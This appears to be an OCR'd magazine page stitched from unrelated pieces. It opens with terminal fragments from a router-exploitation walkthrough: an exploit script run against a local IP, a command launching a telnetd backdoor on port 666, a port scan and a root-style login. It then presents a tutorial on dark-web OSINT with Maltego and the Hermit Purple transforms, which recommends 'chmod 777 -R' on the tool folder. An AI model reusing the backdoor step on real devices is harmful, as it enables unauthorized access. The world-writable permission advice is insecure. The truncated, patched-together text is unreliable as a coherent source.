
```
┌──(glyph㉿nymph-jr)-[~/hcvk/emulate_debug]
└─$ python3 50069.py 192.168.0.100
```

F




```
Shell_CMD$ /usr/sbin/telnetd -p 666
```

G



```
└─$ sudo nmap 192.168.0.100 -sS
Starting Nmap 7.94SVN ( h
Nmap scan report for 192.
Host is up (0.00056s late
Not shown: 995 closed tcp
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
666/tcp open  doom
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```


```
└─$ telnet 192.168.0.100 666
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.
netgeartput login: admin
Password:
netgeartput#
```



CYBER
SECURIT
FREELA

CK

TECHNIQUE



THE DARK SIDE OF MALTEGO

Using Maltego as an OSINT tool on the DarkWeb with HermitPurple

Introduction

The ability to gather information efficiently and effectively is crucial and a differentiator for identifying threats, investigating incidents and mitigating risks. The Dark Web, due to its false nature of anonymity and the occurrence of illicit activities, presents unique challenges for security professionals seeking to obtain information, in addition to the scarcity of accessible tools. Therefore, tools like Maltego emerge as powerful resources for exploring and mapping information on the Dark Web.

Maltego, a linkage analysis and data mining tool, allows researchers to collect and visualize information from a variety of sources, including the Dark Web. With its advanced graphical visualization capabilities, Maltego makes it easier to understand and can transform complex data into information, revealing connections that may go unnoticed in traditional analyses.

By integrating Maltego with Hermit Purple, a suite of scripts and transforms specifically designed to exploit the DarkWeb, security professionals can further expand their OSINT capabilities.

Installing Hermit Purple

Hermit Purple emerged as a Transform to assist in research on the Dark Web, helping to combat child exploitation and human trafficking, using OSINT resources and structures such as Maltego.

To configure Hermit Purple, I recommend having Maltego, Git and Python version 3 installed on your machine. Having these resources installed, let's configure the tool:

Git clone https://github.com/CyberSecurityUP/HermitPurple-Maltegoce

Clone the repository to your machine

CD HermitPurple-Maltegoce

Python -m pip install -r requirements.txt

Performs the action of accessing the folder and installing the necessary requirements.

Other Features:

AhmiaDomainExtractor.py: Extracts domains from Ahmia, a search engine for the Tor network.

- ExtractDataDomain.py: Extracts data from specified domains.
- ExtractDataDomainTor.py: Extracts data from Tor domains.
- ReverseImageSearch.py: Performs reverse image searches.
- SearchMissingPerson.py: Searches for missing persons using various data sources.
- TelegramGroupLister.py: Lists Telegram groups related to specific topics.


Now let's configure some of the transforms above.

Configure Transforms in Maltego

Open Maltego and go to Transforms.

Click on New Local Transform and import the Hermit Purple transforms from the cloned directory.

Configure transform details as needed, entering correct paths and specific execution settings.




CONFIGURE DETAILS: Enter the details of the new transform in the fields below.

Display name: AhmiaDomainExtractor
Description: test
Transform ID: paxantoniodossantos.AhmiaDomainExtractor
Author: pax
Input entity type: Phrase (maltego.Phrase)
Transform set: (none)

A transform with ID 'paxantoniodossantos.AhmiaDomainExtractor' is already regist

Enter the name Transform in the Display Name, based on the file name. And configure the Input Entity Type as Phrase.



COMMAND LINE: Select the external program implementing the transform logic using the fields below.

Command

Command (e.g. /usr/bin/perl): /usr/bin/python3

Parameters (Optional) (e.g. scripts/transform.pl): project.py local AhmiaDomainExtractor.py

Working directory: /home/pax[illegible]/Downloads/HermitPurple-Maltego[illegible]

Command line to be executed (in working directory):


```
/usr/bin/python3 project.py local AhmiaDomainExtractor.py "Entity Value"
"field1=field1 value#field2=field2 value"
```

Enter the path of the python execution file

Project.py location "transform name"

Define the name of the transform as a parameter to run it locally

And finally the HermitPurple directory, you can repeat the same process for the other Transforms.



CONFIGURE DETAILS: Enter the details of the new transform in the fields below.

Display name: ExtractDataDomainTor
Description: test
Transform ID: paxantoniodossantos.ExtractDataDomainTor
Author: pax santos
Input entity type: Domain (maltego.Domain)
Transform set: (none)

Another Transform that I recommend is ExtractDataDomainTor, but for it to work you need to install Tor.

```
Apt-get install tor -y
```

This command will install the Tor Network

```
Service Tor Start
```

Start the Tor Network service so that communication with .onion sites can take place.

After downloading the necessary requirements and installing the transforms, run the command inside the Hermit Purple folder.

```
Chmod 777 -R *
```

Chmod +x -R *

After that, you can start investigations at Maltego

Investigation Process using OSINT with Maltego and Hermit Purple

The investigation process using Open Source Intelligence (OSINT) involves several steps to collect, analyze and interpret data from public sources. Using Maltego and Hermit Purple, this process can be optimized to explore information on the DarkWeb. Below is a step-by-step guide to conducting an OSINT investigation.

Step 1: Defining the Research Objective

Determine the Scope: Clearly identify the objective of the investigation. It could be searching for information about an individual, organization, or specific activity on the DarkWeb.

Establish Hypotheses: Create initial hypotheses about what you expect to find during the investigation.

Step 2: Data Collection

Entity Identification: Start the investigation by identifying the main entities of interest (e.g. names, email addresses, domains).

Using Transforms: Use Maltego transforms to collect initial data about these entities. Hermit Purple can be used to access specific information from the DarkWeb.


Example: Use a transform to search for mentions of an email address on DarkWeb forums.

Expand Entities: As new information is discovered, add it to the chart in Maltego and continue expanding the investigation.

Step 3: Data Analysis

Connections View: Use Maltego's graphical capabilities to visualize connections between different entities. This can reveal hidden or unexpected relationships.

Filtering and Focus: Apply filters to refine the data and focus on the information most



relevant to your investigation.

Cross-check: Use multiple sources to verify the accuracy of the information collected.

Step 4: Interpretation of Results

Insight Development: Analyze the connections and patterns discovered during the investigation. Identify relevant trends and insights.

